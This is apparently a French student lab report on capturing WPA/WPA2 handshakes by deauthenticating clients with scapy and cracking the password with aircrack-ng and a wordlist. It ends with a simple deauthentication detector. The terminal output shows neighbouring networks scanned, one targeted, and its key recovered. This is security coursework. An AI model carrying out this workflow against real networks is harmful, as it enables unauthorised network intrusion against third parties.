


## Exigences – Choisir une attaque


L'attaque choisie sera celle de capturer les poignées de main WPA/WPA2 en forçant les clients à se réauthentifier. Avant de rentrer dans le vif du sujet nous allons expliquer brièvement la communication entre une machine et un point d'accès.



- Beacon (passive scanning) : Beacon est une trame qui contient toutes les informations sur le réseau. La trame sera envoyée périodiquement, elle est là pour annoncer la présence de l'accès point au LAN
- Probe (active scanning) : Les machines du LAN envoient une probe request pour voir quelles sont les points d'accès disponibles au niveau du réseau (envoyé en broadcast). A contrepartie une fois le probe request reçu par le point d'accès celui-ci enverra un probe response (ressemble à la beacon trame). Enfin lorsque le client reçoit la probe response alors celui-ci enverra un ack
- Authentication : Une demande d'authentification sera envoyée du client vers le point d'accès et une réponse d'authentification sera envoyée du point d'accès au client. Ce processus va donc servir à voir si la machine client a les capacités requises pour se connecter au point d'accès et va servir aussi de valider le type de machine que possède le client.

- Association : Une fois l'authentification terminée, les appareils peuvent s'associer (s'enregistrer) à un point d'accès/routeur pour obtenir un accès complet au réseau. L'association permet au point d'accès/routeur d'enregistrer chaque appareil afin que les trames soient correctement livrées.

#### Détail du 4 way handshake :



La poignée de main à 4 voies est un processus d'échange de 4 message entre un client et un point d'accès. Cette échange permettra de générer des clef de cryptage qui seront utiliser pour crypter les données lors de la communication entre le point d'accès et le client. Un schéma détailler ce trouve ci-dessus.

#### Fonctionnement de l'attaque :

Celle-ci se fera en plusieurs étapes, tout d'abord il faut configurer notre carte wifi en mode « Monitor », qui est par défaut en mode « management », le mode moniteur permettra à la carte wifi d'écouter tout le trafic réseaux

Nous cherchons maintenant à ce que l'utilisateur fasse la poignée de main pour qu'on puisse récupérer les informations concernons le mot de passe. Pour que celle-ci soit faites il faut que l'utilisateur se désauthentifie, pour cela nous allons donc envoyé plusieurs paquet de désauthentification au point d'accès, qui va donc forcer les machines à ce désauthentifier du

Lors de la tentative de connexion les poignées de mains (4 way handshake) se fera, et nous devons donc la capturer.

Une fois celle-ci capturer nous aurons les informations concernons le mot de passe du point d'accès mais pas en clair. Nous pouvons procéder par plusieurs manières pour récupérer le mot de passe en clair, mais dans notre cas nous allons utiliser l'attaque par brute force qui consiste à tester une série de mots de passe potentiels, les uns à la suite des autres, en espérant que le mot de passe utilisé pour le chiffrement soit contenu dans le dictionnaire.

## Exigences – Implémenter une attaque

Tous d'abord j'ai taché à activer le mode moniteur sur la carte wifi, pour cela j'ai utiliser la fonction `os.system()` en python et j'y est mis des instructions pour activer le mode moniteur

```
Fichier Actions Éditer Vue Aide
Channel 100 : 5.5 GHz
Channel 104 : 5.5 GHz
Channel 108 : 5.5 GHz
Channel 112 : 5.5 GHz
Channel 116 : 5.5 GHz
Channel 120 : 5.5 GHz
Channel 124 : 5.5 GHz
Channel 128 : 5.5 GHz
Channel 132 : 5.5 GHz
Channel 136 : 5.5 GHz
Channel 140 : 5.7 GHz
Current Frequency: 2.437 GHz (Channel 5)

root@Smog: ~/PycharmProjects/pythonProject2
# python3 main.py

Le mode moniteur doit etre activé, si vous voulez l'activer taper o

root@Smog: ~/wpa2-wordlists/Wordlists/Bigone2016
root@Smog: ~/wpa2-wordlists
wlan0mon: 22 channels in total; available frequencies :
Channel 81 : 2.412 GHz
Channel 82 : 2.417 GHz
Channel 83 : 2.422 GHz
```

Après que le mode moniteur soit activé nous donnons à l'utilisateur deux choix soit attaquer soit détecter une attaque. Pour cette partie nous allons choisir l'option.

Premièrement nous allons détecter les adresses mac pour trouver le point d'accès que nous voulons cibler, pour cela nous avons utilisé scapy, et nous avons mis un sniffer, et chaque paquet qu'on sniffe sera filtrer puis afficher. Ici nous avons [adresse mac] [SSID] [Canal].

Avec le sniff nous avons mis un thread qui s'occupera chaque 0.5seconde de changer de canal, si on ne fais pas ça certain point d'accès ne seront pas repérer.

```

Mode moniteur activer
[1] Detecter un point d'accès pour une attaque
[2] Detecteur d'attaque
1
[0]30:93:bc:a1:42:10 DAGHER-2.4Ghz 2
[1]f0:d0:8c:ce:02:04 Flybox-0201-guest 2
[2]d0:76:e7:47:e5:39 LAOPAN102 2
[3]ce:9e:a2:61:e8:ee 2
[4]e4:ca:12:84:09:08 Evolution 5
[5]c0:94:ad:1c:a0:92 ALI BASMA 6
[6]c0:94:ad:1c:d0:c8 LMTT 6
[7]1c:13:86:75:e5:96 Orange-E596 7
[8]24:da:33:f1:bb:b4 Yeya LY 7
[9]e4:47:b3:fb:d1:98 DADIGOZ 7

```

Pour arrêter le sniff il faudra faire un ctrl+c.

Puis choisir le point d'accès qu'on veut attaquer, ici c'est le 5 donc ALI BASMA

```

[20]e4:ca:12:84:09:04 CAZAL_F 8
[21]4e:75:d6:57:ff:37 8
[22]f0:d0:8c:ce:02:01 Flybox-0201 2
[23]00:19:be:00:5d:88 3
[24]12:19:be:00:5d:88 PPPoE 3
[25]f4:2a:7d:8f:9e:ba LAOPAN AMAZING 7
^CChoisir l'AP à attaquer :
5

```

Une fois le choix du point d'accès fait nous allons donner un nom à notre fichier pcap où seront écrits les paquets du 4 way hand shake ( nous avons besoin des 2 qui partent du client au point d'accès et 2 qui partent du point d'accès au client).

Cependant pour provoquer cette capture, l'utilisateur doit s'authentifier, s'il est déjà authentifié nous devons provoquer la de-authentification pour qu'il s'authentifie ensuite, pour faire cela nous allons faire une attaque par de-authentification, nous avons utilisé scapy, et nous avons créé un paquet de de-authentification avec les informations nécessaire que nous

avons envoyé 100 fois.

Une fois les paquets envoyés et que l'utilisateur n'est plus authentifié, nous devons nous sniffer les paquets. Nous avons la tentative d'authentification, pour cela nous utiliserons la méthode `sniff()` de `scapy`, nous récupérerons tous les paquets que nous allons ensuite filtrer (protocole `eapol`) pour écrire tout cela dans le fichier `pcap`. (Ici nous pouvons voir qu'on a capturé 31 paquets du client vers le point d'accès et 2 paquets du point d'accès vers le client, nous avons donc parmi ces paquets capturé nos 4 paquets nécessaires pour le crack.)  
Pour terminer nous allons renseigner le chemin du fichier avec nos mots de passe.

```
Donner nom du fichier pcap
handshakeee

global ap_filter
global beacon
pktdump = PcapWriter('pcaphandshake.pcap')

deauth attaque en cours
.....
Sent 100 packets.
CLI → AP 1
CLI → AP 2
CLI → AP 3
CLI → AP 4
CLI → AP 5
CLI → AP 6
CLI → AP 7
CLI → AP 8
CLI → AP 9
CLI → AP 10
CLI → AP 11
CLI → AP 12
CLI → AP 13
CLI → AP 14
CLI → AP 15
CLI → AP 16
CLI → AP 17
CLI → AP 18
CLI → AP 19
CLI → AP 20
CLI → AP 21
CLI → AP 22
CLI → AP 23
CLI → AP 24
CLI → AP 25
CLI → AP 26
CLI → AP 27
CLI → AP 28
CLI → AP 29
CLI → AP 30
CLI → AP 31
AP → CLI 1
AP → CLI 2
Donner le chemin du dictionnaire
/home/smog/wpa2-wordlists/Wordlists/Bigone2016/A.txt
```

Une fois le chemin renseigné nous allons utiliser `aircrack` pour trouver le mot de passe, nous utiliserons donc `os.system()` pour avoir accès à `air crack` à partir de notre code. Qui utilisera notre dictionnaire de mots de passe et le fichier `pcap` qu'on a généré.

```
Fichier Actions Editor Vue Aide

Aircrack-ng 1.6

[00:00:00] 452/2718667 keys tested (4295.63 k/s)

Time left: 10 minutes, 32 seconds                                0.02%

KEY FOUND! [ Aout1990 ]

Master Key      : 40 2D F1 07 85 12 76 B1 32 C5 33 97 5A 86 AD DE
                  94 2F CE 99 A9 ED 2A 13 00 57 2B 7A 61 0C 84 42

Transient Key   : 9B 0E 2C E3 9E D5 BF C0 06 6B E5 7E E2 0F 64 E1
                  24 F3 B6 3A 65 BF DE A8 24 45 48 20 0F 0E 59 A1
                  34 A3 AB 87 12 F8 47 40 60 45 F5 E3 63 63 9D 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 88 91 0E FF D3 31 60 E7 C9 83 5A FF 72 35 0B A6

Mode moniteur desactiver
```

## Exigences – Implémenter un détecteur d'attaque

Pour cette partie nous allons detecter la deauth attaque. Nous aurons donc deux terminal un qui detectera l'autre qui attaquera.

Choisir l'ap que nous voulons attaquer et choisissons la deauth attaque simple sans capture

```
Fichier Actions Editor Vue Aide

(root@Smog) ~/PycharmProjects/pythonProject2
# python3 main.py
Le mode moniteur doit etre activé, si vous voulez l'activer taper o
o
Mode moniteur activé

[1] Detecter un point d'accès pour une attaque
[2] Detecteur d'attaque
1

[0]f0:d0:8c:ce:02:04 Flybox-0201-guest 1
[1]b0:4e:26:de:41:1e WIFI JAWAD 1
[2]30:93:bc:a1:42:10 DAGHER-2.4Ghz 1
[3]ce:9e:a2:61:e8:ee 1
[4]00:19:be:00:5d:88 2
[5]02:19:be:00:5d:88 2
[6]12:19:be:00:5d:88 PPPoE 2
[7]c0:94:ad:1c:d0:c8 LMTT 5
[8]c0:94:ad:1c:a0:92 ALI BASMA 5
^C

Choisir l'AP à attaquer :
8

[1] Capture de Handshake + brute force attack
[2] Deauth attack
2
```

De l'autre cote nous choisissons le détecteur d'attaque

```
Fichier Actions Éditer Vue Aide
(root@Smog)-[~/PycharmProjects/pythonProject2]
# python3 main.py
Le mode moniteur doit etre activer, si vous voulez l'activer taper o
o
wlan0: ERROR while getting interface flags: Aucun périphérique de ce type
Cannot find device "wlan0"
Mode moniteur activer

[1] Detecter un point d'accès pour une attaque
[2] Detecteur d'attaque
2
```

Nous voyons dans le premier terminal la deauth attaque s'exécuter.

```
[1] Capture de Handshake + brute force attack
[2] Deauth attack
2
.....
```

Cependant dans le deuxième terminal, la deauth attaque fut repérer.

Pour la repérer nous avons donc sniffer le réseau puis filtrer les paquets, si un nombre anormal de paquets est envoyé dans un court lapsus de temps alors une alerte est envoyée

```
[1] Detecter un point d'accès pour une attaque
[2] Detecteur d'attaque
2

Une attaque deauth à lieu veuillez surveiller votre réseau
```

[1] [https://www.researchgate.net/figure/80211-network-discovery-and-association-with-a-hidden-SSID-or-active-probing-in-active\\_fig2\\_221551517](https://www.researchgate.net/figure/80211-network-discovery-and-association-with-a-hidden-SSID-or-active-probing-in-active_fig2_221551517)